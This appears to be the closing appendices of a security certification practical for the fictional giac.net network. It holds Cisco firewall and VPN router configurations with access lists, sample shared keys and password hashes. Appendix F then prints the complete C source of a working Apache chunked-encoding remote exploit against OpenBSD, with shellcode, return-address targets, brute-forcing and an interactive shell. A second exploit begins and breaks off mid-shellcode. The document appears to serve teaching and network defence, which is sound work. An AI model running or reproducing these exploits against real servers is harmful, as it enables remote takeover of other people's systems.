access-list 120 permit tcp host 192.168.11.253 host 192.168.3.3 eq smtp
access-list 120 permit tcp host 192.168.11.253 host 192.168.3.3 eq pop3
access-list 120 deny   ip 0.0.0.0 0.255.255.255 any
access-list 120 deny   ip 127.0.0.0 0.255.255.255 any
access-list 120 deny   ip 129.156.0.0 0.0.255.255 any
access-list 120 deny   ip 169.254.0.0 0.0.255.255 any
access-list 120 deny   ip 172.16.0.0 0.15.255.255 any
access-list 120 deny   ip 192.168.0.0 0.0.255.255 any
access-list 120 deny   ip 224.0.0.0 15.255.255.255 any
access-list 120 deny   ip 240.0.0.0 7.255.255.255 any
access-list 120 deny   ip 248.0.0.0 7.255.255.255 any
access-list 120 deny   ip host 255.255.255.255 any
access-list 120 deny   ip host 10.10.1.253 any
access-list 120 deny   ip any any log
access-list 130 permit ip host 192.168.1.1 192.168.14.0 0.0.0.255
access-list 130 permit ip host 192.168.3.3 192.168.14.0 0.0.0.255
access-list 140 permit ip host 192.168.1.1 192.168.13.0 0.0.0.255
access-list 140 permit ip host 192.168.3.3 192.168.13.0 0.0.0.255
access-list 150 permit ip host 192.168.1.1 192.168.10.0 0.0.0.255
access-list 150 permit ip host 192.168.3.3 192.168.10.0 0.0.0.255
access-list 160 permit ip host 192.168.1.1 192.168.12.252 0.0.0.3
```

```
access-list 160 permit ip host 192.168.3.3 192.168.12.252 0.0.0.3
access-list 170 permit ip host 192.168.1.1 192.168.11.252 0.0.0.3
access-list 170 permit ip host 192.168.3.3 192.168.11.252 0.0.0.3
access-list 180 deny   ip host 192.168.1.1 192.168.14.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.14.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.13.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.13.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.10.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.10.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.12.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.12.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.11.252 0.0.0.3
access-list 180 deny   ip host 192.168.3.3 192.168.11.252 0.0.0.3
access-list 180 permit ip 192.168.3.0 0.0.0.255 any
no cdp run
!
route-map crypto permit 10
 match ip address 180
!
tacacs-server host 192.168.2.1
tacacs-server key someotherrandomkey
ip tacacs source-interface Ethernet0
banner motd ^
      THIS SYSTEM IS FOR THE USE OF AUTHORIZED USERS ONLY.

      Individuals using this computer system without authority, or in
      excess of their authority, are subject to having all of their
      activities on this system monitored and recorded by system
      personnel. UNAUTHORIZED access to this system will be tracked
      and logged.  IF YOU HAVE ACCESSED THIS SYSTEM WITHOUT PROPER
      AUTHORITY - DISCONNECT NOW.

      In the course of monitoring individuals improperly using this
      system, or in the course of system maintenance, the activities
      of authorized users may also be monitored.

      Anyone using this system expressly consents to such monitoring
      and is advised that if such monitoring reveals possible
      evidence of criminal activity, system personnel may provide the
      evidence of such monitoring to law enforcement officials.
^
!
line con 0
 exec-timeout 5 30
 timeout login response 10
line aux 0
```

```
 exec-timeout 0 1
 no exec
line vty 0 4
 access-class 1 in
 exec-timeout 5 30
 timeout login response 10
 transport preferred none
 transport input ssh
!
no scheduler allocate
time-range normal
 periodic weekdays 8:00 to 18:00
!
ntp server 10.10.1.3
end
```

Appendix C – Internal 1750 Firewall Policy

```
version 12.2
service nagle
no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
service pt-vty-logging
!
hostname GIAC-INT-FW
!
logging buffered 16000 debugging
aaa new-model
!
!
aaa authentication password-prompt Password:
aaa authentication username-prompt Login:
aaa authentication login default group tacacs+
aaa accounting commands 0 default start-stop group tacacs+
aaa accounting commands 1 default start-stop group tacacs+
aaa accounting commands 15 default start-stop group tacacs+
aaa session-id common
enable secret 5 $1$FtXm$betCQg.KhnM0x1qClG0m2/
!
memory-size iomem 15
clock timezone EST -5
clock summer-time EDT recurring
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
no ip source-route
!
!
ip domain-list giac.net
ip domain-list .
ip domain-name giac.net
ip name-server 192.168.2.1
!
no ip bootp server
ip inspect audit-trail
ip inspect max-incomplete high 600
ip inspect one-minute high 1500
ip inspect one-minute low 1300
```

```
ip inspect udp idle-time 35
ip inspect tcp idle-time 900
ip inspect tcp finwait-time 10
ip inspect tcp synwait-time 35
ip inspect tcp max-incomplete host 50 block-time 10
ip inspect name internal tcp audit-trail off timeout 3600
ip inspect name internal udp audit-trail off timeout 35
ip inspect name internal ftp audit-trail off timeout 3600
ip inspect name internal smtp audit-trail off timeout 3600
ip inspect name internal tftp audit-trail off timeout 30
ip inspect name internal http alert off audit-trail off timeout 3600
ip inspect name internal h323 audit-trail off timeout 3600
ip inspect name internal rcmd audit-trail off timeout 3600
ip inspect name internal realaudio audit-trail off timeout 3600
ip inspect name internal rtsp alert off audit-trail off timeout 35
ip inspect name external tcp audit-trail off timeout 3600
ip inspect name external udp audit-trail off timeout 35
ip audit notify log
ip audit po max-events 100
!
!
!
!
interface Ethernet0
 description Internal Firewall Interface
 ip address 192.168.2.254 255.255.255.0 secondary
 ip address 192.168.1.254 255.255.255.0
 ip access-group 110 in
 no ip redirects
 no ip proxy-arp
 ip inspect internal in
 no ip route-cache
 no ip mroute-cache
 half-duplex
 no cdp enable
!
interface FastEthernet0
 description External Firewall Interface
 ip address 192.168.3.252 255.255.255.0
 ip access-group 120 in
 no ip redirects
 no ip proxy-arp
 ip nat outside
 ip inspect external in
 no ip mroute-cache
 speed auto
```

```
 no cdp enable
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.3.254
ip tacacs source-interface Ethernet0
no ip http server
ip pim bidir-enable
!
!
logging trap informational
logging facility local3
logging source-interface Ethernet0
logging 192.168.2.1
access-list 1 permit 192.168.2.1
access-list 110 permit ip host 192.168.2.1 any
access-list 110 permit tcp host 192.168.2.2 10.10.1.0 0.0.0.7 eq 22
access-list 110 permit tcp host 192.168.1.1 host 207.68.131.27 eq www time-range
system-update
access-list 110 permit udp host 192.168.1.1 host 192.168.3.4 eq domain
access-list 110 deny   ip any any log
access-list 120 permit udp 192.168.14.0 0.0.0.255 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit udp 192.168.13.0 0.0.0.255 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit udp 192.168.10.0 0.0.0.255 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit udp host 192.168.12.254 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp host 192.168.12.254 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.12.254 host 192.168.1.1 eq 139
access-list 120 permit tcp host 192.168.12.254 host 192.168.1.1 eq 445
access-list 120 permit udp host 192.168.11.254 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp host 192.168.11.254 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.11.254 host 192.168.1.1 eq 139
access-list 120 permit tcp host 192.168.11.254 host 192.168.1.1 eq 445
access-list 120 permit udp host 192.168.3.254 host 192.168.2.1 eq syslog
```

```
access-list 120 permit tcp host 192.168.3.254 host 192.168.2.1 eq tacacs
access-list 120 deny   ip any any log
no cdp run
!
tacacs-server host 192.168.2.1
tacacs-server key someotherrandomkey
banner motd ^C
      THIS SYSTEM IS FOR THE USE OF AUTHORIZED USERS ONLY.

      Individuals using this computer system without authority, or in
      excess of their authority, are subject to having all of their
      activities on this system monitored and recorded by system
      personnel. UNAUTHORIZED access to this system will be tracked
      and logged.  IF YOU HAVE ACCESSED THIS SYSTEM WITHOUT PROPER
      AUTHORITY - DISCONNECT NOW.

      In the course of monitoring individuals improperly using this
      system, or in the course of system maintenance, the activities
      of authorized users may also be monitored.

      Anyone using this system expressly consents to such monitoring
      and is advised that if such monitoring reveals possible
      evidence of criminal activity, system personnel may provide the
      evidence of such monitoring to law enforcement officials.
^C
!
line con 0
 exec-timeout 5 30
 timeout login response 10
line aux 0
 exec-timeout 0 1
 no exec
line vty 0 4
 access-class 1 in
 exec-timeout 5 30
 timeout login response 10
 transport preferred none
 transport input ssh
!
no scheduler allocate
time-range system-update
 periodic weekdays 17:00 to 23:59
!
ntp server 10.10.1.3
end
```

Appendix D – Remote Access A

```
version 12.2
service nagle
no service pad
service tcp-keepalives-in
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
service pt-vty-logging
!
hostname remote-access-a
!
aaa new-model
!
!
aaa authentication fail-message ^C
Authentication Failed
^C
aaa authentication password-prompt Password:
aaa authentication username-prompt Login:
aaa authentication login default local-case
aaa session-id common
enable secret 5 $1$D4dh$TPFECBitLmbB9BLWw2N.M.
!
username admin password 7 06160E325F59060B01
memory-size iomem 15
clock timezone EST -5
clock summer-time EDT recurring
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
no ip subnet-zero
no ip source-route
!
!
ip domain-list .
ip domain-list giac.net
ip domain-name giac.net
!
no ip bootp server
ip inspect audit-trail
ip inspect max-incomplete high 900
ip inspect max-incomplete low 600
ip inspect one-minute high 900
```

```
ip inspect one-minute low 600
ip inspect udp idle-time 35
ip inspect tcp idle-time 900
ip inspect tcp finwait-time 10
ip inspect tcp synwait-time 35
ip inspect tcp max-incomplete host 50 block-time 10
ip inspect name internal tcp audit-trail off timeout 3600
ip inspect name internal udp audit-trail off timeout 35
ip inspect name internal ftp audit-trail off timeout 3600
ip inspect name internal smtp audit-trail off timeout 3600
ip inspect name internal http java-list 20 audit-trail off timeout 3600
ip inspect name internal fragment maximum 256 timeout 35
ip audit notify log
ip audit po max-events 100
!
crypto isakmp policy 1
 encr 3des
 authentication pre-share
 group 5
 lifetime 3600
crypto isakmp key F)($3bfd0347)&$BSdc address 10.10.1.253
!
crypto ipsec security-association lifetime kilobytes 16000
crypto ipsec security-association lifetime seconds 7200
!
crypto ipsec transform-set remote-access ah-md5-hmac esp-3des esp-sha-hmac
!
crypto map remote-access 10 ipsec-isakmp
 set peer 10.10.1.253
 set transform-set remote-access
 set pfs group5
 match address 130
!
!
!
!
interface Ethernet0
 ip address 192.168.12.254 255.255.255.0
 ip access-group 110 in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip nat inside
 ip inspect internal in
 half-duplex
 no cdp enable
```

```
!
interface FastEthernet0
 ip address 20.20.20.4 255.255.255.0
 ip access-group 115 in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip nat outside
 speed auto
 no cdp enable
 crypto map remote-access
!
ip nat translation timeout 7200
ip nat translation tcp-timeout 3600
ip nat translation max-entries 1000
ip nat inside source route-map axstocorp interface FastEthernet0 overload
ip classless
no ip http server
ip pim bidir-enable
!
!
access-list 1 permit 10.10.1.253
access-list 110 permit udp host 192.168.12.253 host 10.10.1.3 eq domain
access-list 110 deny   tcp host 192.168.12.253 192.168.0.0 0.0.3.255 eq www
access-list 110 permit tcp host 192.168.12.253 any eq www
access-list 110 deny   tcp host 192.168.12.253 192.168.0.0 0.0.3.255 eq 443
access-list 110 permit tcp host 192.168.12.253 any eq 443
access-list 110 deny   tcp host 192.168.12.253 192.168.0.0 0.0.3.255 eq ftp
access-list 110 permit tcp host 192.168.12.253 any eq ftp
access-list 110 permit tcp host 192.168.12.253 host 10.10.1.5 eq smtp
access-list 110 permit tcp host 192.168.12.253 host 192.168.3.3 eq pop3
access-list 110 permit udp host 192.168.12.253 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 110 permit udp host 192.168.12.253 host 192.168.1.1 eq 445
access-list 110 permit tcp host 192.168.12.253 host 192.168.1.1 eq 139
access-list 110 permit tcp host 192.168.12.253 host 192.168.1.1 eq 445
access-list 110 deny   ip any any log
access-list 115 permit tcp host 10.10.1.253 host 20.20.20.4 eq 22
access-list 115 deny   ip 0.0.0.0 0.255.255.255 any
access-list 115 deny   ip 10.0.0.0 0.255.255.255 any
access-list 115 deny   ip 127.0.0.0 0.255.255.255 any
access-list 115 deny   ip 169.254.0.0 0.0.255.255 any
access-list 115 deny   ip 172.16.0.0 0.15.255.255 any
access-list 115 deny   ip 192.0.2.0 0.0.0.255 any
access-list 115 deny   ip 192.168.0.0 0.0.255.255 any
access-list 115 deny   ip 224.0.0.0 31.255.255.255 any
```

```
access-list 115 deny   ip host 20.20.20.4 any log
access-list 115 permit icmp host 10.10.1.5 host 20.20.20.4 echo
access-list 115 permit udp host 10.10.1.5 eq domain host 20.20.20.4
access-list 115 permit udp host 10.10.1.3 host 20.20.20.4 eq ntp
access-list 115 permit udp host 10.10.1.253 host 20.20.20.4 eq isakmp
access-list 115 permit esp host 10.10.1.253 host 20.20.20.4
access-list 115 permit ahp host 10.10.1.253 host 20.20.20.4
access-list 115 deny   ip any host 20.20.20.4 log
access-list 120 deny   ip host 192.168.12.253 host 192.168.1.1
access-list 120 deny   ip host 192.168.12.253 host 192.168.3.3
access-list 120 permit ip host 192.168.12.253 any
access-list 130 permit ip 192.168.12.252 0.0.0.3 host 192.168.1.1
access-list 130 permit ip 192.168.12.252 0.0.0.3 host 192.168.3.3
no cdp run
!
route-map axstocorp permit 10
 match ip address 120
!
banner motd ^C
      THIS SYSTEM IS FOR THE USE OF AUTHORIZED USERS ONLY.

      Individuals using this computer system without authority, or in
      excess of their authority, are subject to having all of their
      activities on this system monitored and recorded by system
      personnel. UNAUTHORIZED access to this system will be tracked
      and logged.  IF YOU HAVE ACCESSED THIS SYSTEM WITHOUT PROPER
      AUTHORITY - DISCONNECT NOW.

      In the course of monitoring individuals improperly using this
      system, or in the course of system maintenance, the activities
      of authorized users may also be monitored.

      Anyone using this system expressly consents to such monitoring
      and is advised that if such monitoring reveals possible
      evidence of criminal activity, system personnel may provide the
      evidence of such monitoring to law enforcement officials.
^C
!
line con 0
 exec-timeout 5 30
 timeout login response 10
line aux 0
 exec-timeout 0 1
 no exec
 transport output none
line vty 0 4
```

```
 access-class 1 in
 exec-timeout 5 30
 timeout login response 10
 transport preferred ssh
!
no scheduler allocate
ntp server 10.10.1.3
end
```

Appendix E – Remote Access B

```
version 12.2
service nagle
no service pad
service tcp-keepalives-in
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
service pt-vty-logging
!
hostname remote-access-a
!
aaa new-model
!
!
aaa authentication fail-message ^C
Authentication Failed
^C
aaa authentication password-prompt Password:
aaa authentication username-prompt Login:
aaa authentication login default local-case
aaa session-id common
enable secret 5 $1$D4dh$TPFECBitLmbB9BLWw2N.M.
!
username admin password 7 06160E325F59060B01
memory-size iomem 15
clock timezone EST -5
clock summer-time EDT recurring
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
no ip subnet-zero
no ip source-route
!
!
ip domain-list .
ip domain-list giac.net
ip domain-name giac.net
!
no ip bootp server
ip inspect audit-trail
ip inspect max-incomplete high 900
ip inspect max-incomplete low 600
ip inspect one-minute high 900
```

```
ip inspect one-minute low 600
ip inspect udp idle-time 35
ip inspect tcp idle-time 900
ip inspect tcp finwait-time 10
ip inspect tcp synwait-time 35
ip inspect tcp max-incomplete host 50 block-time 10
ip inspect name internal tcp audit-trail off timeout 3600
ip inspect name internal udp audit-trail off timeout 35
ip inspect name internal ftp audit-trail off timeout 3600
ip inspect name internal smtp audit-trail off timeout 3600
ip inspect name internal http java-list 20 audit-trail off timeout 3600
ip inspect name internal fragment maximum 256 timeout 35
ip audit notify log
ip audit po max-events 100
!
crypto isakmp policy 1
 encr 3des
 authentication pre-share
 group 5
 lifetime 3600
crypto isakmp key NBD$#7rnbdcb*#BNdb8 address 10.10.1.253
!
crypto ipsec security-association lifetime kilobytes 16000
crypto ipsec security-association lifetime seconds 7200
!
crypto ipsec transform-set remote-access ah-md5-hmac esp-3des esp-sha-hmac
!
crypto map remote-access 10 ipsec-isakmp
 set peer 10.10.1.253
 set transform-set remote-access
 set pfs group5
 match address 130
!
!
!
!
interface Ethernet0
 ip address 192.168.11.254 255.255.255.0
 ip access-group 110 in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip nat inside
 ip inspect internal in
 half-duplex
 no cdp enable
```

```
!
interface FastEthernet0
 ip address 20.20.20.3 255.255.255.0
 ip access-group 115 in
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 ip nat outside
 speed auto
 no cdp enable
 crypto map remote-access
!
ip nat translation timeout 7200
ip nat translation tcp-timeout 3600
ip nat translation max-entries 1000
ip nat inside source route-map axstocorp interface FastEthernet0 overload
ip classless
no ip http server
ip pim bidir-enable
!
!
access-list 1 permit 10.10.1.253
access-list 110 permit udp host 192.168.11.253 host 10.10.1.3 eq domain
access-list 110 deny   tcp host 192.168.11.253 192.168.0.0 0.0.3.255 eq www
access-list 110 permit tcp host 192.168.11.253 any eq www
access-list 110 deny   tcp host 192.168.11.253 192.168.0.0 0.0.3.255 eq 443
access-list 110 permit tcp host 192.168.11.253 any eq 443
access-list 110 deny   tcp host 192.168.11.253 192.168.0.0 0.0.3.255 eq ftp
access-list 110 permit tcp host 192.168.11.253 any eq ftp
access-list 110 permit tcp host 192.168.11.253 host 10.10.1.5 eq smtp
access-list 110 permit tcp host 192.168.11.253 host 192.168.3.3 eq pop3
access-list 110 permit udp host 192.168.11.253 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 110 permit udp host 192.168.11.253 host 192.168.1.1 eq 445
access-list 110 permit tcp host 192.168.11.253 host 192.168.1.1 eq 139
access-list 110 permit tcp host 192.168.11.253 host 192.168.1.1 eq 445
access-list 110 deny   ip any any log
access-list 115 permit tcp host 10.10.1.253 host 20.20.20.3 eq 22
access-list 115 deny   ip 0.0.0.0 0.255.255.255 any
access-list 115 deny   ip 10.0.0.0 0.255.255.255 any
access-list 115 deny   ip 127.0.0.0 0.255.255.255 any
access-list 115 deny   ip 169.254.0.0 0.0.255.255 any
access-list 115 deny   ip 172.16.0.0 0.15.255.255 any
access-list 115 deny   ip 192.0.2.0 0.0.0.255 any
access-list 115 deny   ip 192.168.0.0 0.0.255.255 any
access-list 115 deny   ip 224.0.0.0 31.255.255.255 any
```

```
access-list 115 deny   ip host 20.20.20.3 any log
access-list 115 permit icmp host 10.10.1.5 host 20.20.20.3 echo
access-list 115 permit udp host 10.10.1.5 eq domain host 20.20.20.3
access-list 115 permit udp host 10.10.1.3 host 20.20.20.3 eq ntp
access-list 115 permit udp host 10.10.1.253 host 20.20.20.3 eq isakmp
access-list 115 permit esp host 10.10.1.253 host 20.20.20.3
access-list 115 permit ahp host 10.10.1.253 host 20.20.20.3
access-list 115 deny   ip any host 20.20.20.3 log
access-list 120 deny   ip host 192.168.11.253 host 192.168.1.1
access-list 120 deny   ip host 192.168.11.253 host 192.168.3.3
access-list 120 permit ip host 192.168.11.253 any
access-list 130 permit ip 192.168.11.252 0.0.0.3 host 192.168.1.1
access-list 130 permit ip 192.168.11.252 0.0.0.3 host 192.168.3.3
no cdp run
!
route-map axstocorp permit 10
 match ip address 120
!
banner motd ^C
      THIS SYSTEM IS FOR THE USE OF AUTHORIZED USERS ONLY.

      Individuals using this computer system without authority, or in
      excess of their authority, are subject to having all of their
      activities on this system monitored and recorded by system
      personnel. UNAUTHORIZED access to this system will be tracked
      and logged.  IF YOU HAVE ACCESSED THIS SYSTEM WITHOUT PROPER
      AUTHORITY - DISCONNECT NOW.

      In the course of monitoring individuals improperly using this
      system, or in the course of system maintenance, the activities
      of authorized users may also be monitored.

      Anyone using this system expressly consents to such monitoring
      and is advised that if such monitoring reveals possible
      evidence of criminal activity, system personnel may provide the
      evidence of such monitoring to law enforcement officials.
^C
!
line con 0
 exec-timeout 5 30
 timeout login response 10
line aux 0
 exec-timeout 0 1
 no exec
 transport output none
line vty 0 4
```

```
 access-class 1 in
 exec-timeout 5 30
 timeout login response 10
 transport preferred ssh
!
no scheduler allocate
ntp server 10.10.1.3
end
```

Appendix F – Apache Chunked Exploit Code Example

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>


#define EXPLOIT_TIMEOUT 5 /* num seconds to wait before assuming it failed */
#define RET_ADDR_INC 512


#define MEMCPY_s1_OWADDR_DELTA -146
#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7


#define REP_POPULATOR 24
#define REP_RET_ADDR 6
#define REP_ZERO 36
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
"\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
"\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
"\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
"\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
```

```
"\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
"\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
"\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
"\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
"\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";


struct {
 char *type;
 u_long retaddr;
} targets[] = { // hehe, yes theo, that say OpenBSD here!
 { "OpenBSD 3.0 x86 / Apache 1.3.20", 0xcf92f },
 { "OpenBSD 3.0 x86 / Apache 1.3.22", 0x8f0aa },
 { "OpenBSD 3.0 x86 / Apache 1.3.24", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.20", 0x8f2a6 },
 { "OpenBSD 3.1 x86 / Apache 1.3.23", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24", 0x9011a },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", 0x932ae },
};


int main(int argc, char *argv[]) {

 char *hostp, *portp;
 unsigned char buf[512], *expbuf, *p;
 int i, j, lport;
 int sock;
 int bruteforce, owned, progress;
 u_long retaddr;
 struct sockaddr_in sin, from;


 if(argc != 3) {
  printf("Usage: %s <target#|base address> <ip[:port]>\n", argv[0]);
  printf(" Using targets:\t./apache-scalp 3 127.0.0.1:8080\n");
  printf(" Using bruteforce:\t./apache-scalp 0x8f000 127.0.0.1:8080\n");
  printf("\n--- --- - Potential targets list - --- ----\n");
  printf("Target ID / Target specification\n");
  for(i = 0; i < sizeof(targets)/8; i++)
   printf("\t%d / %s\n", i, targets[i].type);

  return -1;
 }


 hostp = strtok(argv[2], ":");
```

```
if((portp = strtok(NULL, ":")) == NULL)
 portp = "80";

retaddr = strtoul(argv[1], NULL, 16);
if(retaddr < sizeof(targets)/8) {
 retaddr = targets[retaddr].retaddr;
 bruteforce = 0;
}
else
 bruteforce = 1;


srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {

 /* skip invalid return adresses */
 i = retaddr & 0xff;
 if(i == 0x0a || i == 0x0d)
  retaddr++;
 else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr, 0x0d, 4))
  continue;


 sock = socket(AF_INET, SOCK_STREAM, 0);
 sin.sin_family = AF_INET;
 sin.sin_addr.s_addr = inet_addr(hostp);
 sin.sin_port = htons(atoi(portp));
 if(!progress)
  printf("\n[*] Connecting.. ");

 fflush(stdout);
 if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
  perror("connect()");
  exit(1);
 }

 if(!progress)
  printf("connected!\n");


 /* Setup the local port in our shellcode */
 i = sizeof(from);
 if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
  perror("getsockname()");
  exit(1);
```

```
 }

 lport = ntohs(from.sin_port);
 shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
 shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) & 0xff;


 p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
REP_SHELLCODE)
  + ((PADSIZE_1 + (REP_RET_ADDR * 4) + REP_ZERO + 1024) *
REP_POPULATOR));

 PUT_STRING("GET / HTTP/1.1\r\nHost: apache-scalp.c\r\n");

 for (i = 0; i < REP_SHELLCODE; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_3, PADDING_3);
  PUT_STRING(": ");
  PUT_BYTES(NOPCOUNT, NOP);
  memcpy(p, shellcode, sizeof(shellcode) - 1);
  p += sizeof(shellcode) - 1;
  PUT_STRING("\r\n");
 }

 for (i = 0; i < REP_POPULATOR; i++) {
  PUT_STRING("X-");
  PUT_BYTES(PADSIZE_1, PADDING_1);
  PUT_STRING(": ");
  for (j = 0; j < REP_RET_ADDR; j++) {
   *p++ = retaddr & 0xff;
   *p++ = (retaddr >> 8) & 0xff;
   *p++ = (retaddr >> 16) & 0xff;
   *p++ = (retaddr >> 24) & 0xff;
  }

  PUT_BYTES(REP_ZERO, 0);
  PUT_STRING("\r\n");
 }

 PUT_STRING("Transfer-Encoding: chunked\r\n");
 snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
 PUT_STRING(buf);
 PUT_BYTES(PADSIZE_2, PADDING_2);
 snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", MEMCPY_s1_OWADDR_DELTA);
 PUT_STRING(buf);
```

```
 write(sock, expbuf, p - expbuf);

 progress++;
 if((progress%70) == 0)
  progress = 1;

 if(progress == 1) {
  memset(buf, 0, sizeof(buf));
  sprintf(buf, "\r[*] Currently using retaddr 0x%lx, length %u, localport %u",
   retaddr, (unsigned int)(p - expbuf), lport);
  memset(buf + strlen(buf), ' ', 74 - strlen(buf));
  puts(buf);
  if(bruteforce)
   putchar(';');
 }
 else
  putchar((rand()%2)? 'P': 'p');


 fflush(stdout);
 while (1) {
  fd_set fds;
  int n;
  struct timeval tv;

  tv.tv_sec = EXPLOIT_TIMEOUT;
  tv.tv_usec = 0;

  FD_ZERO(&fds);
  FD_SET(0, &fds);
  FD_SET(sock, &fds);

  memset(buf, 0, sizeof(buf));
  if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
   if(FD_ISSET(sock, &fds)) {
    if((n = read(sock, buf, sizeof(buf) - 1)) <= 0)
     break;

    if(!owned && n >= 4 && memcmp(buf, "\nok\n", 4) == 0) {
     printf("\nGOBBLE GOBBLE!@#%%)*#\n");
     printf("retaddr 0x%lx did the trick!\n", retaddr);
     sprintf(expbuf, "uname -a;id;echo hehe, now use 0day OpenBSD local kernel exploit
to gain instant r00t\n");
     write(sock, expbuf, strlen(expbuf));
     owned++;
    }
```

```
    write(1, buf, n);
   }

   if(FD_ISSET(0, &fds)) {
    if((n = read(0, buf, sizeof(buf) - 1)) < 0)
     exit(1);

    write(sock, buf, n);
   }
  }

  if(!owned)
   break;
 }

 free(expbuf);
 close(sock);

 if(owned)
  return 0;

 if(!bruteforce) {
  fprintf(stderr, "Ooops.. hehehe!\n");
  return -1;
 }
}

return 0;
}
```

Exploit #2:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#ifdef __linux__
#include <getopt.h>
#endif
```

```
#define HOST_PARAM "apache-nosejob.c" /* The Host: field */
#define DEFAULT_CMDZ "uname -a;id;echo 'hehe, now use another
bug/backdoor/feature (hi Theo!) to gain instant r00t';\n"
#define RET_ADDR_INC 512


#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7


#define REP_POPULATOR 24
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
"\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
"\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
"\xc0\xb0\x85\xcd\x80\x72\x02\x09\xca\xff\x44\x24\x04\x80\x7c\x24"
